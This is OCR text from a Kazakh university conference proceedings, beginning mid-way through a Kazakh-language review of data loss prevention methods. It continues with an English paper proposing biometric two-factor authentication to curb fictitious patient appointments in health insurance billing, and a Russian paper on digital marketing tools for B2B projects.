
Кесте 1 - Тиісті құжаттардың қысқаша мазмұны

Атауы	Үлесі	Әдістері мен технологиялары
Деректердің жоғалуының алдын алу әдістеріне сауалнама[7]	Мақалада олардың қауіпсіздігін қамтамасыз ететін DLP нысаны берілген: «Сақталу кезіндегі жылдам шифрлау, O-E-Sis».	O-E-Sis (шифрлау)
Деректер жоғалуының алдын алу тегін жүйесін жобалау және әзірлеу[8]	Зерттеу авторлары MyDLP және OpenDLP тегін DLP шешімдері деп санайды.	MyDLP + OpenDLP
MRSH-v2 алгоритмі арқылы деректер жоғалуының алдын алу (DLP) [9]	DLP құралын енгізудің әртүрлі тәсілдерін талдаңыз және нақты файлдарды сәйкестендіру үшін сәйкесті таңдаңыз. Бұл әдістің мүмкіндіктерін көрсету үшін MRSH-v2 алгоритмін іске асыруды пайдаланылады.	MRSH-v2
Windows Minifilter драйверімен ашық шифрлау[10]	Бұл мақалада Windows Minifilter драйвер құрылымын пайдаланып соңғы нүктеден шығатын кез келген деректерді қорғайтын DLP шешімін енгізу қарастырылған. Қолданба файлдардың кәдімгі мәтіндік көрінісін қамтамасыз етеді, тіпті олар дискіде шифрланған түрде сақталса да.	Minifilter + шифрлау
Құжатты қорғауға арналған кәсіпорынның цифрлық құқықтарын басқару[11]	Бұл мақалада файлдарды қорғайтын және пайдалы ақпарат қауіпсіздігі мүмкіндіктерін ұсынатын криптографияға негізделген кәсіпорынның цифрлық құқықтарды басқару жүйесі (eDRM) талқыланады.	eDRM (шифрлау)
Деректерді қорғауға арналған болжауға негізделген DLP тәсілі[12]	DLP статистикалық үлгілерді пайдалана отырып, болашақты болжауға мүмкіндік береді, өткен деректердегі хит санына негізделген құпия ақпаратқа қол жеткізу мүмкіндігі бар пайдаланушыларды жіктейді..	Статистикалық талдау

Әдебиеттер бұл технологиялар мен әдістерді жиі біріктіріп қолданылатынын көрсетеді. 1-суретте технологиялар мен әдістерді қолданудың басымдылығы көрсетілген. Дегенмен, кейбір әдістер бір-бірімен байланысты болуы мүмкін. Мысалы, шағын сүзгілерді, VFS немесе аралық бағдарламалық құралды пайдаланатын жүйелерде жадта сақтау үшін құжаттар жиі шифрланады.

Сонымен қатар, хэштеу алгоритмдері белсенді құжаттарды пайдаланған кезде ақпараттың сақталуын қамтамасыз ету үшін пайдаланылады, ал машиналық оқыту алгоритмдері сәйкесінше қауіпсіздік пен кіру саясаттарын қолдану үшін ақпаратты сезімталдық деңгейі бойынша жіктеу үшін пайдаланылады. DLPS жүйесінде қолданылатын осы және басқа әдістер құпия ақпараттың максималды қауіпсіздігін қамтамасыз етеді.

1 сурет - Ең жиі қолданылатын әдістер мен технологияларды пайдалану пайызы



Қорытынды

Бұл зерттеу жалпы он екі сәйкес зерттеулерден жиналған әдебиеттерге шолуға бағытталған. Сауалнама зерттеу мақсатына қатысты үш зерттеу сұрағына жауап беруге мүмкіндік берді. Талданған зерттеулердің 45%-дан астамы инсайдерлік қауіптердің алдын алуға үлкен қызығушылық танытты. Сонымен қатар, ең жоғары жиілікті DLPS көшіру, ашу, жазу және оқу сияқты деректердің ағып кету әрекеттерін бақылау арқылы құпия ақпаратты пайдалануды және қол жеткізуді бақылайды. Серіктестер мен өкілдерге арналған DRM Бұл құралдар негізінен биометриялық түсіру әдістерін, гипервизорларды, VFS, аралық бағдарламалық құралды және ядро кеңістігіндегі микросүзгілерді пайдалана отырып, қоңырауды ұстап алуды пайдаланады. Құжаттарда қауіпсіздік саясаты да бар. Біз шифрлау әдісі зерттелген зерттеулердің қырық пайызында қолданылғанын анықтадық.

Қолданылған әдебиеттер

1. Kiperberg M. et al. Efficient DLP-visor: An efficient hypervisor-based DLP //2021 IEEE/ACM 21st International Symposium on Cluster, Cloud and Internet Computing (CCGrid). – IEEE, 2021. – С. 344-355.

2. Alneyadi S., Sithirasenan E., Muthukkumarasamy V. A survey on data leakage prevention systems // Journal of Network and Computer Applications. – 2016. – Т. 62. – С. 137-152.

3. Holgado P. et al. Context-based Encryption Applied to Data Leakage Prevention Solutions // Proceedings of the 14th International Joint Conference on e-Business and Telecommunications. – 2017. – Т. 4. – С. 566-571.

4. Garcia A. et al. Sistema de cifrado basado en contexto aplicado a prevención de fuga de datos //XIII Jornadas de Ingeniería telemática (JITEL 2017). Libro de actas. – 2018. – С. 93-100.

5. Wüchner T., Pretschner A. Data loss prevention based on data-driven usage control //2012 IEEE 23rd International Symposium on Software Reliability Engineering. – IEEE, 2012. – С. 151-160.

6. Zheng S., Liu J. A global strategy for controlling document distribution in confidential document management system //2011 IEEE 3rd International Conference on Communication Software and Networks. – IEEE, 2011. – C. 410-415.

7. Raj S. R., Cherian A., Abraham A. A survey on data loss prevention techniques //International Journal of Science and Research. – 2013. – T. 2. – №. 4. – C. 240-241.

8. Koutsourelis D., Katsikas S. K. Designing and developing a free Data Loss Prevention system // Proceedings of the 18th Panhellenic Conference on Informatics. – 2014. – C. 1-5.

9. Ali B. H., Jalal A. A., Al-Obaydy W. N. I. Data loss prevention by using MRSH-v2 algorithm //Int. J. Electr. Comput. Eng. – 2020. – T. 10. – C. 3615-3622.

10. Porızek D. Transparent Encryption with Windows Minifilter Driver. – 2019.

11. Reddy R. S. C., Gopu S. R. Enterprise Digital Rights Management for Document Protection //2017 31st International Conference on Advanced Information Networking and Applications Workshops (WAINA). – IEEE, 2017. – C. 321-326.

12. Gupta K., Kush A. A Forecasting-Based DLP Approach for Data Security //Data Analytics and Management: Proceedings of ICDAM. – Springer Singapore, 2021. – C. 1-8.

UDC 004.056, 621.391

Ahmadi Atifa
Al-Farabi Kazakh National University Almaty, Kazakhstan
Scientific supervisor: Shakirt Makilenov

USING TWO-FACTOR AUTHENTICATION TECHNOLOGY TO ENSURE THE SAFETY AND SECURITY OF HEALTH INSURANCE PAYMENTS

Abstract. The prevalent problem of fake patient appointments at outpatient clinics is discussed in this article, which focuses especially on Kazakhstan's healthcare system. Contributing variables include financial incentives, task demands, and insufficient control systems, as the report finds. The suggested solution calls for a biometric authentication strategy that combines mobile devices and techniques like fingerprint or face recognition to address this issue. By limiting the formation of fraudulent appointments, this creative method seeks to improve patient identification reliability. To promote openness, efficiency, and equity in the delivery of healthcare, the paper highlights the significance of two-factor authentication for increased security during record entry.

Keywords: Two-Factor Authentication, Fictitious patient appointments, Biometric, Health Insurance Payment

Introduction

In contemporary society, the healthcare system plays a pivotal role in ensuring the well-being of the population by providing essential medical care and support. However, in several countries, including Kazakhstan, there exists an issue of fictitious patient appointments in outpatient clinics, posing significant obstacles to the efficient functioning of the healthcare system [1]. Fictitious patient appointments occur when healthcare professionals register nonexistent patients or see a negligible number of real patients with the aim of unlawfully gaining financial benefits through medical insurance payouts.

This problem has profound implications for the entire healthcare system, including adverse effects on the accessibility and quality of medical care for genuine patients, distortion of statistics on provided medical services, and erosion of trust in healthcare institutions by society. Therefore, implementing effective mechanisms to monitor and prevent fictitious patient appointments in outpatient clinics becomes a critical task for ensuring transparency, efficiency, and fairness in the healthcare system.

Analysis of health insurance participants in Kazakhstan

According to the Ministry of Health, as of today, 97% of the population has been updated in the databases of the Ministry of Health of the Republic of Kazakhstan and are potentially participants in the Compulsory Social Health Insurance (CSHI) system. For the remaining 3% of citizens, approximately 550 thousand individuals, work is ongoing. More than 88% of citizens among the updated population already have insurance status,

of which 54%, or 10 million people, belong to privileged categories of citizens, while the rest are wage workers, individual entrepreneurs, individuals working under civil law contracts, self-employed citizens, and independent contributors. The latter group comprises nearly 2.2 million individuals, or 12% of the population [2].

The issue of fictitious patient appointments in outpatient clinics arises from a variety of factors, encompassing social, organizational, technical, and financial aspects (Fig 1.).




Figure 1 - Reasons for problems with fictitious doctor appointments

Primarily, financial incentives play a significant role, as healthcare facilities may offer physicians financial rewards based on the number of appointments conducted. This creates an incentive for physicians to fictitiously register more patients or conduct minimal real appointments to garner additional financial benefits from insurance companies or government programs.

Moreover, escalating workload pressures on physicians can contribute to fictitious appointments. High workloads and demands from the administration of medical institutions to increase the number of appointments may lead physicians to compromise by inflating appointment numbers through fictitious patient registrations.

Additionally, inadequate control system efficiency also plays a pivotal role. The absence of effective control mechanisms by medical institutions or governmental bodies may foster fictitious appointments. Physicians may not fear punishment or sanctions for such actions due to insufficient transparency and inconsistency in the control system.

Technical aspects are also noteworthy. For instance, insufficient utilization of technologies to confirm patient attendance or inadequate automation of appointment and medical service recording processes may create vulnerabilities in the system, enabling physicians to manipulate appointment data to unjustly benefit from insurance payouts.

Collectively, these factors create a conducive environment for fictitious patient appointments in outpatient clinics, underscoring the necessity for a comprehensive approach to address this issue.

The principle of solution

To address the problem of fictitious doctor appointments under consideration, it is necessary to pay attention to the technical aspects related to patient authentication. One possible solution is to implement an authentication system based on the use of patient biometric data. This approach will ensure a high level of protection against unauthorized access to medical services [3].

In addition to biometrics, using the patient's location via his smartphone can be an effective solution. Such a mechanism will make it possible to confirm the patient's presence at an appointment in real time, which will reduce the possibility of fictitious entries and increase the reliability of data on appointments.

An additional level of security could be the introduction of two-factor authentication. This method involves the use of two or more independent methods to confirm the patient's identity [4].

Thus, the combination of biometrics, smartphone location and two-factor authentication provides a technically sound and effective solution to the problem of bogus doctor appointments, which provides reliable protection and reliability of data in the healthcare system (Fig 2.).




Figure 2 - Enhanced Patient Verification System for Medical Appointments

The scheme proposes a comprehensive solution for verifying the presence of patients during medical appointments through the utilization of modern technological advancements. It involves two main subjects, namely the Physician and the Patient. Upon the patient's arrival for consultation, the physician's computer generates a temporary QR code, periodically refreshed, serving as a unique identifier for the appointment. This QR code is then dispatched from the server of the Medical Insurance Organization.

Subsequently, the patient is required to scan the QR code using a dedicated application installed on their smartphone. Authentication into the application is facilitated through biometric means, ensuring a robust level of security and identity verification [5]. Notably, the patient's location or whereabouts are also taken into account, leveraging the smartphone's capabilities, thereby adding an additional layer of confirmation [6].

By adhering to this protocol, the patient effectively confirms their presence at the medical institution, enabling the Medical Insurance Organization to validate the

appointment and authorize the corresponding payment. In the event of the patient's smartphone location feature being disabled, the payment is processed with a notation indicating the potential risk of fictitious appointment.

In summary, this scheme employs a combination of a short-lived QR code, smartphone-based scanning, biometric authentication, and location tracking as supplementary measures to ensure the verifiable presence of patients during medical consultations.

Advantages and disadvantages of solution

This scheme, while innovative and promising, comes with both advantages and drawbacks. Among its merits are heightened security and accuracy through the utilization of modern technology, including biometric authentication and QR code verification. Additionally, it enhances convenience for patients and ensures efficient processing of appointments and payments. However, challenges such as technological requirements, potential for technical glitches, and susceptibility to manipulation pose notable concerns. Balancing these aspects is crucial for optimizing the scheme's effectiveness and reliability (Fig 3.).




Figure 3 - Advantages and disadvantages of solution

ADVANTAGES:

1. **Increased Reliability:**

- The use of temporary QR codes, biometric authentication, and patient location tracking creates a multi-layered system for verifying attendance at appointments. This significantly reduces the likelihood of fictitious appointments and provides more reliable information about actual visits to the doctor.
- The ability to periodically update QR codes enhances the security of the system, preventing potential attempts at forgery or the use of outdated data to access medical services.

2. **Data Protection:**

- Employing biometric authentication and utilizing smartphones for QR code scanning ensures a high level of confidentiality and protection of patient medical

data. This is especially important in the context of GDPR and other data protection regulations, which require strict compliance with patient privacy.

3. **Ease of Use:**

· The scheme is convenient for patients as the main steps for confirming attendance at appointments are performed using a smartphone, reducing time and physical effort. This may contribute to increased user satisfaction and improved service experience in medical facilities.

DISADVANTAGES:

1. **Technology Requirements:**

· The need for a modern smartphone and activated functions may be problematic for some users, particularly those lacking technical skills or financial means to acquire suitable devices.

2. **Risk of Technical Failures:**

· The possibility of technical issues such as server failures or network disruptions could negatively impact the appointment confirmation and payment process, leading to delays in medical service provision and a deterioration in patient experience.

3. **Potential for Deception:**

· Despite employing a multi-layered authentication system, there remains a risk of deception, especially through potential manipulation of biometric data or disabling smartphone functions. This could undermine trust in the system and affect its effectiveness in combating fictitious doctor appointments.

The implementation of this scheme holds the potential to yield several anticipated outcomes in the future. Firstly, it is expected to significantly reduce instances of fictitious medical appointments, thereby enhancing the integrity of healthcare systems and minimizing financial losses due to fraudulent activities. Secondly, by streamlining the verification process and leveraging advanced technology, the scheme may contribute to improved efficiency in medical facilities, leading to shorter waiting times and better patient outcomes. Furthermore, the enhanced security measures incorporated into the scheme are likely to bolster patient trust and confidence in the healthcare system, fostering stronger doctor-patient relationships. Overall, the scheme has the potential to revolutionize the way medical appointments are verified and conducted, paving the way for a more transparent, secure, and patient-centric healthcare environment in the future.

Conclusion

In conclusion, the scheme proposed for verifying patient presence during medical appointments represents a significant advancement in healthcare administration. By harnessing modern technological innovations such as biometric authentication and QR code verification, it offers a promising solution to combat fictitious appointments and improve the overall integrity of healthcare systems. While the scheme presents several advantages, including heightened security, enhanced efficiency, and improved patient trust, it is not without its challenges, such as technological requirements and potential technical glitches. However, with careful implementation and ongoing refinement,

these challenges can be addressed to maximize the scheme's effectiveness. Ultimately, the successful adoption of this scheme has the potential to revolutionize the healthcare landscape, paving the way for a more transparent, secure, and patient-centered approach to medical appointments and payments.

References

BaigeNew. ФСМС выявил более 11,5 тысячи фиктивных приемов врачей [Electronic resource] URL: *https://baigenews.kz/fsms_vyyavil_11_607_sluchaev_fiktivnykh_priemov_ vrachey_v_damumed_97941/* (accessed 29.02.2024)

Официальный информационный ресурс Премьер-Министра Республики Казахстан. 97% казахстанцев являются участниками ОСМС — как проходит внедрение медстрахования [Electronic resource] URL: *https://primeminister.kz/ru/news/reviews/97-kazahstancev-yavlyayutsya-uchastnikami-osms-kak-prohodit-vnedrenie-medstrahovaniya* (accessed 29.02.2024)

Ussatova, O., Makilenov, S., Mukaddas, A., Amanzholova, S., Begimbayeva, Y., & Ussatov, N. (2023). Enhancing healthcare data security: a two-step authentication scheme with cloud technology and blockchain. *Eastern-European Journal of Enterprise Technologies*, *6*(2 (126), 6–16. https://doi.org/10.15587/1729-4061.2023.289325

Ussatova, O., Makilenov, S., Amanzholova, S., Dikhanbayev, S., & Ussatov, N. (2024). DEVELOPMENT OF A SYSTEM FOR LOGGING USER ACTIONS IN A HEALTH INFORMATION SYSTEM. *KazATC Bulletin*, *130*(1), 332–343. https://doi.org/10.52167/1609-1817-2024-130-1-332-343

Aware. Biometrics in healthcare: Improved safety and privacy for patients. [Electronic resource] URL: *https://www.aware.com/blog-biometrics-in-healthcare/ (accessed 29.02.2024)*

Imperva. Two Factor Authentication (2FA). [Electronic resource] URL: *https://www.imperva.com/learn/application-security/2fa-two-factor-authentication/ (accessed 29.02.2024)*

УДК 339.138

Ахметова Аружан Галыкызы
Международный университет информационных технологий
Алматы, Казахстан
Научный руководитель: Камысбаев М.К.

ИНСТРУМЕНТЫ ЦИФРОВОГО МАРКЕТИНГА ПРОЕКТОВ

Аннотация. В статье описаны особенности маркетинга проектов, их отличия от маркетинга услуг и товаров. Маркетинг проектов рассматривается как маркетинг комплексных решений на рынке B2B, который требует особого подхода в процессе поиска клиентов, анализе рынка и выстраивании взаимоотношений с клиентами. Целью статьи является показать основные категории инструментов цифрового маркетинга для продажи проектов. Проанализированы этапы процесса маркетинга проектов.

Ключевые слова: цифровой маркетинг, проект, инструменты маркетинга, B2B рынок.

Введение

Деятельность управления проектами за свой период развития наработала определенный объем теоретических знаний и практического опыта. Современная практика управления проектами продолжает быстро развиваться на основе взаимодействия с новыми методами, которые направлены на повышение эффективности проектов за счет использования взаимодополняющих методов управления [1]. В поисках повышения эффективности проектной деятельности привлекают внимание исследователей следующие концепции, которые вносят свой вклад в управление проектами:

• управление заинтересованными сторонами проекта является ключом к повышению эффективности проектов [2];

• управление знаниями рассматриваются как фактор повышения эффективности проектов [3];

• управление проектом и управление маркетингом в своей синергии может улучшить реализацию проекта [4].

В рамках данной статьи речь пойдет о маркетинге в проектном управлении. Маркетинг в своей сути направлен на удовлетворение потребностей клиентов лучше, чем это делают конкуренты. Параллельно с этим подходом управление проектом также заинтересовано удовлетворить потребности заказчиков (клиентов) или других заинтересованных сторон. То есть управление маркетингом и управление проектом на наш взгляд должны быть интегрированы между собой, чтобы повысить эффективность проектов. При этом научных исследований по интеграции маркетинга в проектной деятельности недостаточно.

Поэтому данное исследование посвящено маркетингу проектов. А также сформулированы два исследовательских вопроса:

– какие цифровые инструменты можно использовать в маркетинге проектов?

– как поставщик проекта использует цифровые инструменты в процессе маркетинга проекта?

Предыдущие исследования рассматривали цифровые инструменты для разных аспектов управления проектами: для управления знаниями, управления персоналом, управления, моделирования и социальных медиа. Но мало уделено внимания инструментам, используемых в маркетинге проектов.

Основная часть

Маркетинг проектов — это особый вид маркетинга B2B, связанный с деятельностью, связанной с проектами, которые фирма поставляет своим клиентам [5]. Отделу маркетинга в компании, которая занимается реализацией проектов, требуется обеспечивать постоянный поток проектов. И, кроме этого, сложность заключается в том, что большинство проектов являются уникальными. Выявлять возможности и ожидания потребностей клиентов представляется сложным процессом в рамках маркетинга проекта [6]. Управление проектами сопряжено с работой многих заинтересованных сторон, а иногда встречаются случаи, когда отношения с клиентами прерываются особенно в крупных и долгих проектах.

Потребность в маркетинге проектов связана с ростом проектной деятельности в целом. Часто компании-клиенты пытаются найти надежных исполнителей, которые могут решить ряд комплексных задач. Возрастает спрос на комплексные решения «под ключ» в разных сферах. Рынок аутсорсинговых услуг расширяется. Поэтому маркетинг проектов направлен на продажу клиентам комплексных решений, которые часто необходимо адаптировать под каждого клиента. Далее управление проектом переходит под управление к руководителям проектов или другим лицам, которые отвечают за осуществление проекта. На начальном этапе продаж именно продавцы часто несут ответственность за процесс в дополнение к привлечению клиентов через холодные звонки, посещения клиентов, контакты с покупателями с помощью веб-инструментов и социальных сетей, а также посещение семинаров и выставок [7].

Маркетинг проектов является этапом, предшествующий реализации проекта. При этом можно выделить несколько общепринятых стандартных шагов управления маркетингом в проектной деятельности. На рисунке 1 приведен общий процесс маркетинга проектов.

Рисунок 1. Общий процесс маркетинга проектов

На протяжении многих лет цифровизация и цифровые инструменты рассматривались как движущая сила изменений в маркетинге B2B [8]. Цифровые технологии развиваются, и расширяется их применение во всех сферах общества. За последнее десятилетие резко возросло число цифровых инструментов. В 2014 году насчитывалось 947 инструментов цифрового маркетинга, а к 2022 году их число увеличилось до 9932 [9]. В рамках этой статьи анализировались только инструменты, которые используются в маркетинге проектов на рынке B2B, так как маркетинг проектов в основном распространен среди B2B.

Рассмотрим подробно особенности основных категорий маркетинговых инструментов.

1. Исследование рынка. Начальная стадия маркетинга проектов заключается в исследовании рынка. Определяются ключевые факторы спроса на услуги компании. Для этого часто используются следующие инструменты: SurveyMonkey (сервис для онлайн опросов), Google Trends или wordstat.yandex.kz (сервисы для выявления динамики поисковых запросов, по ключевым словам), Typerform (создание специальных форм для сбора информации от потребителей), Crowdsignal (онлайн опросы).

2. Разведка или проверка, поиск материалов. Облегчать проверку рынка и находить потенциальных клиентов путем отслеживания изменений, например новых запросов по проектам. К этой категории можно отнести следующие инструменты: overloop.com, vainu.io (бизнес-каталог для поиска подходящих компаний), Leadfeeder (отслеживает посетителей сайта для продаж и маркетинга), Meltwater (анализирует социальные сети и онлайн контент, а также преобразует в виде аналитического отчета), и другие: Demand base, attach.io.

3. Онлайн взаимодействие. Взаимодействие с потенциальными клиентами на веб-страницах для сбора информации о возможных потребностях клиентов. Чат-боты, всплывающие экраны и посадочные страницы являются примерами методов, которые эти инструменты используют.

4. Онлайн коммуникации. Облегчать онлайновую связь с клиентами, некоторые с автоматизированными функциями, например, автоматические электронные письма или информационные бюллетени. Существует множество инструментов для онлайн коммуникаций на сегодняшний день: Slack, Campaign Monitor, Constant Contract, Sendinblue, Hatchbuck, Omnisend, Klaviyo, Aweber, iContact, MS Teams, Zoom, Skype, WhatsApp и другие.

5. Планирование встреч и обсуждений. Google календарь, Calendly, Doodle

6. Веб-аналитика. Отслеживание и мониторинг посетителей на веб-страницах, маршруты посетителей и позволяет выявить элементы, которые хорошо работают на веб-страницах. Основываясь на аналитике, поставщик лучше осведомлен о том, что работает, а что нет. Основными инструментами являются: Google analytics, SimilarWeb, KISSmetrics, Crazy Egg, Fonecta Audience Insights, Hotjar, ClickMeter, E-space.

7. Социальные медиа. Социальные сети и их наполнение контентом является основной SMM (Social Media Marketing). Используются социальные сети, как

инструменты для этого: Instagram, Twitter, Pinterest, LinkedIn, Facebook, YouTube, MeetEdgar, Proof, Buffer, Hootsuite, Facebook Ads Manager, LinkedIn campaign manager, PromoRepublic, Tailwind, Smartly.io, Unamo Social Media, AdEspresso, AdStage, Crowdfire, Socialpilot, Facebook Analytics, Iconosquare, Buzzsumo, Mention и др.

8. CRM системы (Customer Relationship Management). Позволяют хранить данные о клиентах, помогают управлять взаимоотношениями с клиентом, структурировать бизнес процессы по сопровождению сделки и общения. Обычно в эти системы встроены элементы телефонии, документы и даже проведение денежных платежей. К таким системам можно отнести следующие: Salesforce CRM, Sugar CRM, ZOHO CRM, SAP CRM, Nimble CRM, Microsoft Dynamics CRM, Pipedrive CRM, Teamgate, Marketo, SharpSpring, Ontraport, Битрикс 24, amoCRM и другие.

Потенциал цифровых инструментов и оцифровки был хорошо определен в предыдущих научных исследованиях [8, 10] и даже в управлении проектами [11], однако, на практике их использование все еще недостаточно развито.

Заключение

Использование инструментов цифрового маркетинга в продвижении проектов зависит не только от способности их использовать, но и от отношения к ним. Часто эти инструменты воспринимаются как не подходящие для конкретного бизнеса и по мнению менеджеров продажи являются результатом личных контактов с клиентами, а не цифровые инструменты маркетинга. Поэтому чтобы расширить использование этих инструментов и повысить их эффективность необходимо этими процессами управлять в компании и развивать соответствующую культуру. На степень внедрения и использования цифровых инструментов маркетинга влияет средний возраст сотрудников в компании. Молодые сотрудники чаще используют их по сравнению с более старшим поколением. Представленный перечень инструментов могут использоваться для поддержки процесса маркетинга путем повышения эффективности обработки информации и потенциальной экономии времени, которое продавцы тратят на процесс маркетинга.

СПИСОК ЛИТЕРАТУРЫ

Obradović, V., Kostić, S. C., & Mitrović, Z. (2016). Rethinking project management–Did we miss marketing management? *Procedia-Social and Behavioral Sciences*, *226*, 390-397.

Xiaojin, Wang, and Jing Huang. (2006) “The relationships between key stakeholders project performance and project success: Perceptions of Chinese construction supervising engineers.” International Journal of Project Management, 253–260.

Reich, Blaize Horner, Andrew Gemino, and Chris Sauer. (2014) “How knowledge management impacts performance in projects: An empirical study.” International Journal of Project Management, 590–602

Lecoeuvre-Soudain, Laurence, and Philippe Deshayes. (2006) “From Marketing to Project Management.” Project Management journal, 103-112

Tikkanen, H., Kujala, J., & Artto, K. (2007). The marketing strategy of a project-based firm: The Four Portfolios Framework. Industrial marketing management, 36(2), 194-205.

Cova, B., & Hoskins, S. (1997). A twin-track networking approach to project marketing. European Management Journal, 15(5), 546-556.

Anderson, J. C., Narus, J. A., Narayandas, D., & Seshadri, D. V. R. (2011). Business market management (B2B): understanding, creating, and delivering value. Pearson Education.

Cuevas, J. M. (2018). The transformation of professional selling: Implications for leading the modern sales organization. Industrial Marketing Management, 69, 198-208.

Brinker, S. (2022). Marketing technology landscape 2022. Search 9,932 solutions on martechmap. com. ChiefMartech, available at https://chiefmartec. com/2022/05/marketing-technology-landscape-2022-search-9932-solutions-on-martechmap-com/https://chiefmartec.com/2022/05/marketing-technologylandscape-2022-search-9932-solutions-onmartechmap-com/

Lilien G.L. (2016). The B2B knowledge gap. Int. J. Res. Market., 33 (3), pp. 543-556

Marnewick C., Marnewick A.L. (2022) Digitalization of project management: opportunities in research and practice. Project Leadership Soc., 3, Article 100061

REFERENCES

Obradović, V., Kostić, S. C., & Mitrović, Z. (2016). Rethinking project management–Did we miss marketing management? Procedia-Social and Behavioral Sciences, 226, 390-397.

Xiaojin, Wang, and Jing Huang. (2006) “The relationships between key stakeholders project performance and project success: Perceptions of Chinese construction supervising engineers.” International Journal of Project Management, 253–260.

Reich, Blaize Horner, Andrew Gemino, and Chris Sauer. (2014) “How knowledge management impacts performance in projects: An empirical study.” International Journal of Project Management, 590–602

Lecoeuvre-Soudain, Laurence, and Philippe Deshayes. (2006) “From Marketing to Project Management.” Project Management journal, 103-112

Tikkanen, H., Kujala, J., & Artto, K. (2007). The marketing strategy of a project-based firm: The Four Portfolios Framework. Industrial marketing management, 36(2), 194-205.

Cova, B., & Hoskins, S. (1997). A twin-track networking approach to project marketing. European Management Journal, 15(5), 546-556.

Anderson, J. C., Narus, J. A., Narayandas, D., & Seshadri, D. V. R. (2011). Business market management (B2B): understanding, creating, and delivering value. Pearson Education.

Cuevas, J. M. (2018). The transformation of professional selling: Implications for leading the modern sales organization. Industrial Marketing Management, 69, 198-208.

Brinker, S. (2022). Marketing technology landscape 2022. Search 9,932 solutions on martechmap. com. ChiefMartech, available at https://chiefmartec. com/2022/05/marketing-technology-landscape-2022-search-9932-solutions-on-martechmap-com/https://chiefmartec.com/2022/05/marketing-technologylandscape-2022-search-9932-solutions-onmartechmap-com/

Lilien G.L. (2016). The B2B knowledge gap. Int. J. Res. Market., 33 (3), pp. 543-556

Marnewick C., Marnewick A.L. (2022) Digitalization of project management: opportunities in research and practice. Project Leadership Soc., 3, Article 100061

Ахметова Аружан Ғалықызы
Ғылыми жетекшісі: Камысбаев М.К.

Жобалардың цифрлық маркетинг құралдары

Аңдатпа. Мақалада жобалар маркетингінің ерекшеліктері, олардың қызметтер мен тауарлар маркетингінен айырмашылығы сипатталған. Жоба маркетингі B2B нарығындағы кешенді шешімдер маркетингі ретінде қарастырылады, ол клиенттерді іздеу, нарықты талдау және клиенттермен қарым-қатынас орнату процесінде ерекше тәсілді қажет етеді. Мақаланың мақсаты-жобаларды сатуға арналған цифрлық маркетинг құралдарының негізгі санаттарын көрсету. Жобалық маркетинг процесінің кезеңдері талданды.

Түйін сөздер: сандық маркетинг, жоба, маркетинг құралдары, B2B нарық.

Akhmetova Aruzhan Galykyzy
Scientific supervisor: Kamysbayev M.K.

Digital project marketing tools

